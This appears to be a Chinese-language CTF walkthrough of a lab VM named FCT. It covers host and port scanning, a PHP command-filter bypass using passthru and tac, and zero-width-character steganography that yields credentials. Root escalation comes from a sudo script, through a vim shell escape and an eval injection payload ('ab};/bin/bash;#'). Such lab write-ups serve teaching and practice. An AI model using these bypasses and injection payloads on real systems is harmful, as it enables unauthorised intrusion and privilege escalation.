信息收集


主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/ftc]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:59:d4:d7       PCS Systemtechnik GmbH
192.168.56.159  08:00:27:2d:6b:df       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.268 seconds (112.87 hosts/sec). 3
responded
```

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/ftc]
└─# nmap -p- 192.168.56.159
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 17:51 CST
Nmap scan report for 192.168.56.159
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:2D:6B:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.27 seconds
```

Web -- 80




经典的CTF，分析源代码

```php
//关键源代码
//funtion禁用了system;exec;eval;phpinfo
//args禁用
了'cat';'ls';'f';'l';'g';'more';'head';'grep';'r';'sort';'ph';'n';'less';'e';'\';
'_';'~';'*';'?';'$''
//funtion和args无法使用大小写绕过
if(!preg_match("/system|exec|eval|phpinfo/i",$funtion)&&!preg_match("/(cat|ls|f|
l|g|more|head|grep|r|sort|ph|n|less|e|[\\\_~*?\$])/i",$args)){

//拼接执行命令
$funtion($args);
}
else {
    echo "nonono";
}
```


命令执行函数可以在PHP文档上找到代替（如passthru等），查看命令除了cat还可以使用tac，tail等

Web -- 8080



既然80是CTF，那8080应该也是CTF类的，文本应该是隐写

把文本复制到txt文件中



通过Unicode零宽字符解码获得一个用户和密码（xmgmxjs:SyalwLO+pmWicb.....）

To -- xmgmxjs

使用零宽字符拿到的凭证登不上去，那省略号应该是flag的内容

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/ftc]
└─# curl -X POST http://192.168.56.159/ -d "function=passthru&args=tac%20%2F[a-z][a-z][a-z][a-z]"
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">highlight_file</span><span
style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
style="color: #0<br /></span><span style="color: #0000BB">$funtion </span>
<span style="color: #007700">= </span><span style="color:
#0000BB">$_POST</span><span style="color<br /></span><span style="color:
#0000BB">$args </span><span style="color: #007700">= </span><span
style="color: #0000BB">$_POST</span><span style="color: #<br />if(!</span><span
style="color: #0000BB">preg_match</span><span style="color: #007700">(</span>
<span style="color: #DD0000">"/system|exec|eval|phpinfo/i"</span><span
style="color: #007700">,</span><span style="color: #0000BB">$funtion</span><span
style="color: #007700">)&amp;amp;&amp;amp;!</span><span style="color:
#0000BB">preg_match</span><span style="color: #007700">(</span><span
style="color: #DD0000">"/(cat|ls|f|l|g|more|head|grep|r|sort|ph|n|less|e|[\\\_~*?\$])/i"</span><span style="color: <br /></span>nbsp;  echo </span>
<span style="color: #DD0000">"nonono"</span><span style="color:
#007700">;">$args</span><span style="color: #007700">);
</span>
</code>LlB45/KQFm
```

拿到flag且成功登上xmgmxjs

```
xmgmxjs@FCT:~$ id
uid=1000(xmgmxjs) gid=1000(xmgmxjs) groups=1000(xmgmxjs)
```

To -- Root

查看sudo

```
xmgmxjs@FCT:~$ sudo -l
Matching Defaults entries for xmgmxjs on FCT:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xmgmxjs:
    Defaults!/usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper* env_reset

User xmgmxjs may run the following commands on FCT:
    (root) NOPASSWD: /usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper*
    (ALL) NOPASSWD: /opt/123.sh
```

分析一下123.sh

```
#!/bin/bash

# 分支一：第一个变量长度为2时，执行eval cat $1.hidden
if [ "${#1}" -eq 2 ]; then
          eval cat $1.hidden
fi

# (省略中间的空行)

# 分支二：第一个变量长度大于2时，执行eval echo \${FTC_${1}:-$HOME}
if [ "${#1}" -gt 2 ]; then
          eval echo \${FTC_${1}:-$HOME}
fi
```

在读取user的flag时，发现cat命令变成vim了

```
xmgmxjs@FCT:~$ whereis cat
cat: /usr/bin/cat.bak /usr/bin/cat /usr/share/man/man1/cat.1.gz
xmgmxjs@FCT:~$ ls -al /usr/bin/cat
lrwxrwxrwx 1 root root 12 Jan  3 05:39 /usr/bin/cat -> /usr/bin/vim
```

方式一（利用分支一）

```
# 已知cat其实就是vim，所以sudo /opt/123.sh ab  =相当于=  root执行了cat  =相当于=  root执行了vim

if [ "${#1}" -eq 2 ]; then
          eval cat $1.hidden
fi
```

只用给第一个参数长度为2的内容，按vim的方式拿shell就可以了

```
xmgmxjs@FCT:~$ sudo /opt/123.sh ab

# id
uid=0(root) gid=0(root) groups=0(root)
```

方式二（利用分支二）

```
#拼接的问题，利用;间隔执行多条命令，#注释掉后续语句

if [ "${#1}" -gt 2 ]; then
          eval echo \${FTC_${1}:-$HOME}
fi
```

```
xmgmxjs@FCT:~$ sudo /opt/123.sh 'ab};/bin/bash;#'

root@FCT:/home/xmgmxjs# id
uid=0(root) gid=0(root) groups=0(root)
```

user.txt && root.txt

```
root@FCT:/home/xmgmxjs# head /root/root.txt && head user.txt
flag{root-jyt/DLUwE8JEy2v5EuykzPeL}
flag{user-JLUSoJGCnTndpKfYIcPTOAZa}
```